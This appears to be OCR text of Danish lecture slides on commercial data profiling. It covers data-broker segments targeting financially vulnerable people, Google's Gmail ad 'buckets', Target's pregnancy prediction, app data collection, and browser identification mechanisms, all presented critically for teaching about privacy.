consumer spending-behavior overlays into your database helping you gain additional intelligence about your consumers.

Table I: Company Product Names

Sample List of Targeting Products Identifying Financially Vulnerable Populations

"Burdened by Debt: Singles"	"Struggling Elders: Singles"	"Meager Metro Means"	"Very Elderly"
"Mid-Life Strugglers: Families"	"Retiring on Empty: Singles"	"Relying on Aid: Retired Singles"	"Rolling the Dice"
"Resilient Renters"	"Tough Start: Young Single Parents"	"Rough Retirement: Small Town and Rural Seniors"	"Fragile Families"
"Very Spartan"	"Living on Loans: Young Urban Single Parents"	"Financial Challenges"	"Small Town Shallow Pockets"
"X-tra Needy"	"Credit Crunched: City Families"	"Credit Reliant"	"Ethnic Second-City Strugglers"
"Zero Mobility"		"Rocky Road"	"Rural and Barely Making It"
"Hard Times"			
"Enduring Hardships"			
"Humble Beginnings"			

Får man lavere priser hvis man er i *"X-tra Needy" segmentet*?

http://www.commerce.senate.gov/public/?a=Files.Serve&File_id=0d2b3642-6221-4888-a631-08f2f255b577

Wealth-X

Uses public records and research staff to manually track the habits of "ultrahigh-net-worth individuals."

There are about 211,000 people world-wide valued at more than $30 million, according to the company's president - and the firm's goal is to write a detailed dossier on each one of them.

Successors Data (ObituaryLeads.com)

Scours title company records for estates of deceased homeowners that are likely to enter the probate-court process, as well as obituaries nationwide to find potentially motivated sellers.

"There's a big difference between 'I want to sell' and 'I have to sell,'"

http://www.wsj.com/articles/how-real-estate-uses-big-data-to-track-clients-1431615728


Indsamler de virkelig alt?

OfficeMax Sends Letter to "Daughter Killed in Car Crash"

By Nesita Kwan | Sunday, Jan 19, 2014 | Updated 8:41 PM CDT

View Comments (39) | Email | Print Tweet 188 Recommend Share 1k +1 60

An Antioch couple who lost their teenage daughter in a car crash last year feels as if they were victimized again after receiving a letter from OfficeMax Thursday.



Google: Millions of buckets

From:	Deepak Jindal	Sent:8/27/2009 1:51 PM
To: [-]	Claire Cui	
Cc: [-]	Shiva Shivakumar	
Bcc: [-]		
Subject:	Re: Nemo follow up	

Hi Claire,


Thanks for your thoughts. You are absolutely right about email being more focused and the 3 types of emails.

Wondering what your thoughts are on how content and gmail can share granular criteria. For example, I just received a wedding invitation. Instead of showing wedding related ads, if we exposed this info to advertisers, they could show wedding gift, travel ads to me and wedding registry, honeymoon planning etc. to my friend. As far as I understand content is planning broader profile like IBA (~700 buckets), but gmail is planning millions of buckets. Since privacy issues are different for third party data like content vs google owned data like gmail, it would be hard for both to use a single user model with the same granularity.

Gmail, Youtube, søgninger, device tracking osv:
Gmail sorts users not into a few thousand demographic and interest categories, but into literally millions of distinct "buckets".

https://medium.com/@jeffgould/courts-docs-show-how-google-slices-users-into-millions-of-buckets-ec9c768b6ae9

Google: Millions of buckets



Case5:13-md-02430-LHK Document183-6 Filed08/13/14 Page3 of 4

From:	Deepak Jindal	Sent:8/27/2009 1:51 PM
To: [-]	Claire Cui	
Cc: [-]	Shiva Shivakumar	
Bcc: [-]		
Subject:	Re: Nemo follow up	

Hi Claire,

Thanks for your thoughts. You are absolutely right about email being more focused and the 3 types of emails.

Wondering what your thoughts are on how content and gmail can share granular criteria. For example, I just received a wedding invitation. Instead of showing wedding related ads, if we exposed this info to advertisers, they could show wedding gift, travel ads to me and wedding registry, honeymoon planning etc. to my friend. As far as I understand content is planning broader profile like IBA (~700 buckets), but gmail is planning millions of buckets. Since privacy issues are different for third party data like content vs google owned data like gmail, it would be hard for both to use a single user model with the same granularity.

It also makes statistically plausible guesses about things you didn't voluntarily disclose. It estimates how much you earn by looking up IRS income data for your zip code.

It knows if you have children at home—a trick it performs by surveying hundreds of thousands of parents, observing their online behavior, then extrapolating to millions of other users.

https://medium.com/@jeffgould/courts-docs-show-how-google-slices-users-into-millions-of-buckets-ec9c768b6ae9


Data er fremtiden

Facebook Knows That Your Relationship Will End In A Week

Posted by Nick O'Neill on May 17th, 2010 11:04 AM

Share 683 19 Comments


It's an inside half-truth that many friends of Mark Zuckerberg have told me over the years: Facebook knows when a relationship is about to end. My response was to always ask more questions as it actually sounded like a legitimate possibility. In David Kirkpatrick's soon to be released book, "The Facebook Effect", Kirkpatrick confirms that relationship patterns were something that Mark Zuckerberg often toyed with.



Data, data, data

Peak Break-Up Times

According to Facebook status updates




David McCandless & Lee Byron

InformationIsBeautiful.net / LeeBryon.com


source: searches for "we broke up because"
taken from the infographic ultrabook
The Visual Miscellaneum

Facebook

Klik i højre hjørne på en ”sponseret post” - viser hvorfor reklamen bliver vist for dig



Millions of buckets



Netflix og ”Long-tail problemet”

Behavioural-profiling and psychographic profiling

"Classifying people into personality types to connect with people in ways that move them to action"

"We collect up to 5,000 data points on over 220 million Americans, and use more than 100 data variables to model target audience groups and predict the behaviour of like-minded people."

Når Netto ved din datter er gravid før du ved det

Forbes · Real Time +10 posts this hour · Most Popular Highest-Paid Athletes · Lists The World's Billionaires

Kashmir Hill, Forbes Staff
Welcome to The Not-So Private Parts where technology & privacy collide

TECH | 2/16/2012 @ 11:02AM | 1.556.036 views

How Target Figured Out A Teen Girl Was Pregnant Before Her Father Did

Every time you go shopping, you share intimate details about your consumption patterns with retailers. And many of those retailers are studying those details to figure out what you like, what you need, and which coupons are most likely to make you happy. Target, for example, has figured out how to data-mine its way into your womb, to figure out whether you have a baby on the way long before you need to start buying diapers.

Target has got you in its aim

Charles Duhigg outlines in the New York Times how Target tries to hook parents-to-be at that crucial moment before they turn into rampant — and loyal — buyers of all things pastel, plastic, and miniature. He talked to Target statistician Andrew Pole —

Horisontal og vertikal profilering

Vertikal profilering:
købekraft osv
(”X-tra needy”)

Horisontal profilering:
produkt præferencer

”Pepsi eller Coca Cola”


Ikke noget nyt – men langt fra det samme som før!

En analyse, der er foretaget af OmnicomMediaGroup, viser nemlig, at TV 2 NEWS har godt fat i de danske direktører: Mere end en tredjedel tuner dagligt ind, og i løbet af en uge, når TV 2 NEWS tæt på 3/4. De direktører, der ser TV 2 NEWS, ligner gennemsnittet af danske ledere – både i forhold til kønsfordeling, indtjening og alder: Flest mænd med høje indtægter i alderen 30 til 65 år.

Profilering

Hvordan bliver man unikt identificeret?

Profilering – IP-adresser og telefon nummer




Profilering – DeviceID (apps)

App name	Username, Password	Contacts	Age, Gender	Location	Phone ID	Phone number
0.03 Seconds Pro						
Age My Face						
Angry Birds						
Angry Birds Lite						
Aurora Feint II: Lite						
Barcode Scanner (BahnTech)						
Bejeweled 2						
Best Alarm Clock Free						
Bible App (LifeChurch.tv)						
Bump						
CBS News						
0.03 Seconds						
Dictionary.com						
Doodle Jump						
ESPN ScoreCenter						
Facebook						
Flashlight (John						

IMEI
IMSI
MSISDN

TMSI

Profilering – Cookies



Technologies used in advertising

Other technologies used in advertising


Google's advertising systems may use other technologies, including Flash and HTML5, for functions like display of interactive ad formats. We may use the IP address, for example, to identify your general location. We may also select advertising based on information about your computer or device, such as your device model, browser type or sensors in your device like the accelerometer.

Profilering

Technical analysis of client identification mechanisms
1 Explicitly assigned client-side identifiers
1.1 HTTP cookies
1.2 Flash LSOs
1.3 Silverlight Isolated Storage
1.4 HTML5 client-side storage mechanisms
1.5 Cached objects
1.6 Cache metadata: ETag and Last-Modified
1.7 HTML5 AppCache
1.8 Flash resource cache
1.9 SDCH dictionaries
1.10 Other script-accessible storage mechanisms
1.11 Lower-level protocol identifiers
2 Machine-specific characteristics
2.1 Browser-level fingerprints
2.2 Network configuration fingerprints
3 User-dependent behaviors and preferences
4 Fingerprinting prevention and detection challenges
5 Potential directions for future work

www.chromium.org/Home/chromium-security/client-identification-mechanisms

Profilering – hvorfor ser URL'en sådan ud?



